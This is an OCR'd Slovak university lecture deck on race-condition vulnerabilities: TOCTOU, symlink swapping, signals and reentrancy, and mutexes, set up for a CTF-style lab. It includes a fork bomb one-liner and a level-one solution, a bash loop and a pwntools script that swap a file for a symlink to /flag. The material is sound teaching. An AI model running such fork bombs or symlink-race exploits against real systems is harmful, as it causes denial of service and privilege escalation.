Race conditions


Bezpečnosť informačných systémov z pohľadu praxe

Palo Litauszki

> vyhodnotenie bloku web

Rank	Team	Score
#1	Breaking Bad Bits	11
#2	Team	11
#3	キコ_team	11
#4	Blue Oyster	11
#5	ah_shiet_here_we_go_again	11

🥇 Breaking Bad Bits (8)
🥈 Team (7)
🥉 キコ_team (2)
🥔 Yonathan (1)



0x02

> možné usporiadania vykonánia procesov

```
P1 inicializacia()
P1 kontrola_vstup
P1 akcia()
P1 kontrola_vstup
P1 akcia()
P1 kontrola_vstup
P1 akcia()
P1 koniec()
P2 inicializacia()
P2 kontrola_vstup
P2 akcia()
P2 kontrola_vstup
P2 akcia()
P2 kontrola_vstup
P2 akcia()
P2 koniec()
```

> možné usporiadania vykonánia procesov

```
P1 inicializacia()
P2 inicializacia()
P1 kontrola_vstup
P2 kontrola_vstup
P1 akcia()
P2 akcia()
P1 kontrola_vstup
P2 kontrola_vstup
P1 akcia()
P2 akcia()
P1 kontrola_vstup
P2 kontrola_vstup
P1 akcia()
P2 akcia()
P1 koniec()
P2 koniec()
```

```
P1 inicializacia()
P1 kontrola_vstup
P1 akcia()
P1 kontrola_vstup
P1 akcia()
P1 kontrola_vstup
P1 akcia()
P1 koniec()
P2 inicializacia()
P2 kontrola_vstup
P2 akcia()
P2 kontrola_vstup
P2 akcia()
P2 kontrola_vstup
P2 akcia()
P2 koniec()
```

```
P1 inicializacia()
P2 inicializacia()
P1 kontrola_vstup
P2 kontrola_vstup
P1 akcia()
P1 kontrola_vstup
P1 akcia()
P1 kontrola_vstup
P1 akcia()
P1 koniec()
P2 akcia()
P2 kontrola_vstup
P2 akcia()
P2 kontrola_vstup
P2 akcia()
P2 koniec()
```

> možné usporiadania vykonánia procesov

```
P1 inicializacia()
P2 inicializacia()
P1 kontrola_vstup
P2 kontrola_vstup
P1 akcia()
P2 akcia()
P1 kontrola_vstup
P2 kontrola_vstup
P1 akcia()
P2 akcia()
P1 koniec()
P2 koniec()
```

```
P1 inicializacia()
P1 kontrola_vstup
P1 akcia()
P1 kontrola_vstup
P1 akcia()
P1 kontrola_vstup
P1 akcia()
P1 koniec()
P2 inicializacia()
P2 kontrola_vstup
P2 akcia()
P2 kontrola_vstup
P2 akcia()
P2 kontrola_vstup
P2 akcia()
P2 koniec()
```


```
P1 inicializacia()
P2 inicializacia()
P1 kontrola_vstup
P2 kontrola_vstup
P1 akcia()
P1 kontrola_vstup
P1 akcia()
P1 kontrola_vstup
P1 akcia()
P1 koniec()
P2 akcia()
P2 kontrola_vstup
P2 akcia()
P2 kontrola_vstup
P2 akcia()
P2 koniec()
```

```c
int main (int argc, char **argv)
{
    int fd = open(argv[1], O_WRONLY | O_CREAT
        | O_TRUNC, 0755);
    write(fd, “#!/bin/sh\necho NEJDE\n”, 20);
    close(fd);
    execl(“/bin/sh”, “/bin/sh”, argv[1], NULL);
}
```

```c
int main (int argc, char **argv)
{
    int fd = open(argv[1], O_WRONLY | O_CREAT
        | O_TRUNC, 0755);
    write(fd, “#!/bin/sh\necho NEJDE\n”, 20);
    close(fd);
    execl(“/bin/sh”, “/bin/sh”, argv[1], NULL);
}
```

> motivácia

> v roku 2023 cve.mitre.org* uvázda 146 registrovaných zraniteľností typu “race condition”
> relevantná a praktická exploitačná technika



CVE® CVE List▾ CNAs▾ WGs▾ Board▾ About▾ News & Blog▾ NVD Go to for: CVSS Scores CPE Info

Search CVE List | Downloads | Data Feeds | Update a CVE Record | Request CVE IDs

HOME > CVE > SEARCH RESULTS

Search Results

There are **1528** CVE Records that match your search.


Name	Description
CVE-2024-29863	A race condition in the installer executable in Qlik Qlikview before versions May 2022 SR3 (12.70.20300) and May 2023 SR2 (12,80.20200) may allow an existing lower privileged user to cause code to be executed in the context of a Windows Administrator.
CVE-2024-26779	In the Linux kernel, the following vulnerability has been resolved: wifi: mac80211: fix race condition on enabling fast-xmit fast-xmit must only be enabled after the sta has been uploaded to the driver, otherwise it could end up passing the not-yet-uploaded sta via drv_tx calls to the driver, leading to potential crashes because of uninitialized drv_priv data. Add a missing sta->uploaded check and re-check fast xmit after inserting a sta.
CVE-2024-26698	In the Linux kernel, the following vulnerability has been resolved: hv_netvsc: Fix race condition between netvsc_probe and netvsc_remove In commit ac5047671758 ("hv_netvsc: Disable NAPI before closing the VMBus channel"), napi_disable was getting called for all channels, including all subchannels without

*https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=race+condition

> úvod

> proces má vlastnú pamäť (zásobník, halda), registre, súborové deskriptory, PID, uid, guid
> proces môžem mať viac vlákien (zdieľajú pamäť, súborové deskriptory)
> vlákna majú vlastné registre, stack, ID

> high lvl: pthread()
> low lvl: fork(), clone()



> prostredie

> linux filesystem, C, syscalls, pwntools, tmux

> zápis bajtov do buffera

> $ echo “ziadne_memes?” > file

> write(fd, &buf, 200);

> #define _GNU_SOURCE
#include <sys/syscall.h>
syscall(write, fd, &buf, 200);

> assembly

> ID typy

> ruid
id používateľa, ktorý spustil proces
> euid
reprezentuje identitu používateľa, použitú systémom na zistenie procesných privilégií
> suid
kontrolovaný pri procese s vysokými privilégiami a prepínaní do pôvodných.*

*https://book.hacktricks.xyz/linux-hardening/privilege-escalation/euid-ruid-suid

0x0a

> toctou (time of check to time of use)

> ln -s <from> <to>

> výmena symbolickej linky medzi vytvorením súboru/priečinku a jeho použitím

> setuid-root program na prístup k súboru s vyššími privilégiami súbor

> zlomyselný program musí prebiehať súčasne s povodným a prepnúť symbolickú linku presne v správnom čase

> maze attack

/tmp/nejde-> 1/a/b/c/d/e/.../2/a/b/c/d/e/..->ide

> toctou (time of check to time of use)

- > mitigácie:
  - > bezpečnejšie programovacie praktiky (O_NOFOLLOW, mkstemp())
  - > symbolické linky v adresároch ako napr. v /tmp pre roota a ostatných používateľov*

```
hacker@race_level5:~$ ls -lah /tmp
total 16K
drwxrwxrwt 1 root   root   4.0K Apr  7 14:01 .
drwxr-xr-x 1 root   root   4.0K Apr  7 14:01 ..
```

*https://en.wikipedia.org/wiki/File-system_permissions

> nice

> slúži na nastavenie priority programu/procesu
  nice -10 temp
> pre záporné hodnoty
  nice --10 temp
> nastavenie pre bežiace procesy
  renice -n 15 -p 7

```
top - 16:50:08 up 22 days, 23:34,  0 users,  load average: 14.35, 14.24, 14.31
Tasks:  22 total,   1 running,  21 sleeping,   0 stopped,   0 zombie
%Cpu(s): 26.6 us,  9.2 sy,  0.0 ni, 63.6 id,  0.2 wa,  0.0 hi,  0.4 si,  0.0 st
MiB Mem : 257898.2 total,  59479.3 free, 159317.0 used,  39101.9 buff/cache
MiB Swap:  98304.0 total,  96883.9 free,   1420.1 used.  96023.4 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
    281 hacker    20   0  918120  15712  10132 S   0.3   0.0   0:00.65 xfsettingsd
      1 hacker    20   0    1128      4      0 S   0.0   0.0   0:00.24 docker-init
      7 hacker    35  15    2736    644    560 S   0.0   0.0   0:00.00 sleep
     64 hacker    20   0  724472  47164  20556 S   0.0   0.0   0:01.15 node
    109 hacker    20   0 1680468  31564   9140 S   0.0   0.0   0:00.96 websockify
    128 hacker    20   0  177424  56508  20084 S   0.0   0.0   0:00.40 Xtigervnc
    131 hacker    20   0 1680404  31544   9120 S   0.0   0.0   0:01.22 websockify
```

> signals

- zastavenia behu programu spustením signal handlera
- možnosť poslať ktorýkoľvek signal na ktorýkoľvek proces (za podmienky rovnakého ruid)

```
#define _POSIX_SOURCE
#include <signal.h>
int kill(pid_t pid, int sig);
```

- kernel sleduje prijaté signály na spustenom procese, sputí handler, naplánuje pokračovanie behu procesu
- “reentrancy” – vrátenie sa na vykonávanie programu

> signals

```
_Thread_local int tmp;

void swap(int* x, int* y)
{
    tmp = *x;
    *x = *y;
    *y = tmp;
}

void interrupt_service_routine()
{
    int x = 1, y = 2;
    swap(&x, &y);
}
```

> signals

```
_Thread_local int tmp;

void swap(int* x, int* y)
{
    tmp = *x;
    *x = *y; // interrupt_service_routine()
    *y = tmp;
}

void interrupt_service_routine()
{
    int x = 1, y = 2;
    swap(&x, &y);
}
```

> signals


```
void swap(int* x, int* y)
{
    int tmp;
    tmp = *x;
    *x = *y;
    *y = tmp;
}

void interrupt_service_routine()
{
    int x = 1, y = 2;
    swap(&x, &y);
}
```

> “reentrant”,
> proces má lokálny zásobník => thread safe
> žiadne preteky o dáta

> spôsoby spomalenia behu programu

> `:(){ :|:& };:` (fork bomb)
> komplexné cesty k súborom
  */tmp/*a je rýchlejšie ako
  /tmp/a/a/a/a/a/a/a/a
> `nice`, `sleep`,
  spustiť program viac krát



> niektoré systémové volania

> `stat` – vráti informácie o priamo súbore
> `lstat` – vráti informácie o symbolickej linke*

*https://manpages.ubuntu.com/manpages/focal/en/man2/stat.2.html

> level1

> level1

```
while : ; do /challenge/race_level1.1 ./file ; done
while : ; do ln -sf /flag file ; rm file; echo 'pojde' > file ; done)
```

```python
from pwn import *
import os

p = process(['/challenge/race_level1', './file'])

os.unlink('./file')
os.symlink('/flag', './file')

p.sendline()
p.interactive()
```

> level1 (lokálne)

> level1 (lokálne)

```
num == 0
T1: mov rdi, [num]  ; 0
T1: inc rdi         ; 1
T1: dec rdi         ; 0
T1: mov [num], rdi  ; 0
num == 0
T1: mov rdi, [num]  ; 0
T1: inc rdi         ; 1
T1: dec rdi         ; 0
T1: mov [num], rdi  ; 0
num == 0
T1: mov rdi, [num]  ; 0
T1: inc rdi         ; 1
T1: dec rdi         ; 0
T1: mov [num], rdi  ; 0
num == 0
```

```
pthread_mutex_t lock;
unsigned int num = 0;

void *thread_main(int arg) {
    while (1) {
pthread_mutex_lock(&lock);
        num++;
        num--;
        if (num != 0) printf("NUM: %d\n", num);
        pthread_mutex_unlock(&lock);
    }
}

main() {
    pthread_t t1, t2;
    pthread_create(&t1, NULL, thread_main, 0);
    pthread_create(&t2, NULL, thread_main, 0);
    getchar();
    exit(0);
}
```


> level1 (lokálne)

```
num == 0
T1: mov rdi, [num]  ; 0
T1: inc rdi         ; 1
T1: mov [num], rdi  ; 1
num == 1
T2: mov rdi, [num]  ; 1
T2: inc rdi         ; 2
T2: mov [num], rdi  ; 2
num == 2
T1: mov rdi, [num]  ; 2
T2: mov rdi, [num]  ; 2
T1: dec rdi         ; 1
T2: dec rdi         ; 1
T1: mov [num], rdi  ; 1
T2: mov [num], rdi  ; 1
num == 1
```

```
unsigned int num = 0;
void *thread_main(int arg) {
    while (1) {
        num++;
        num--;
        if (num != 0) printf("NUM: %d\n", num);
    }
}

main() {
    pthread_t t1, t2;
    pthread_create(&t1, NULL, thread_main, 0);
    pthread_create(&t2, NULL, thread_main, 0);
    getchar();
    exit(0);
}
```

> level1 (lokálne)



> poznámky

> keď :nejde: -> reštartujem challenge cez webstránku
> skúsiť iný dekompilátor (IDA, Ghidra, BinaryNinja)
> prepínanie z “practice” módu do normálneho

> poznámky

> keď :nejde: -> reštartujem challenge cez webstránku
> skúsiť iný dekompilátor (IDA, Ghidra, BinaryNinja)
> prepínanie z “practice” módu do normálneho

> tabuľka systémových volaní*

*https://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/

> poznámky

> keď :nejde: -> reštartujem challenge cez webstránku
> skúsiť iný dekompilátor (IDA, Ghidra, BinaryNinja)
> prepínanie z “practice” módu do normálneho

> tabuľka systémových volaní*
> ak použijete cudzie riešenie,
  uveďte prosím pôvodného autora
  do vašej dokumentácie

*https://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/

> poznámky

> keď :nejde: -> reštartujem challenge cez webstránku
> skúsiť iný dekompilátor (IDA, Ghidra, BinaryNinja)
> prepínanie z “practice” módu do normálneho

> tabuľka systémových volaní*
> ak použijete cudzie riešenie,
  uveďte prosím pôvodného autora
  do vašej dokumentácie

*https://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/

> záver

> cieľom úloh je prečítať obsah súboru /flag
> analýza úloh ‘race conditions’ praktických scenárov
> naprogramovať krátke riešenia (python, bash, C)
> odovzdať **krátku** dokumentáciu s postupom a zdrojákmi
> chýbal vám k riešeniu nejaký nástroj?

> kontakt:


palowashere

qlitauszki@stuba.sk

22.04 na bloku exploit sa nebude preberať nové učivo

(avšak môžete sa cvičenia zúčastniť a riešiť úlohy, prípadne ich s nami konzultovať)

> veľa šťastia

deadline: *23.4.2024* 13:37

0x1e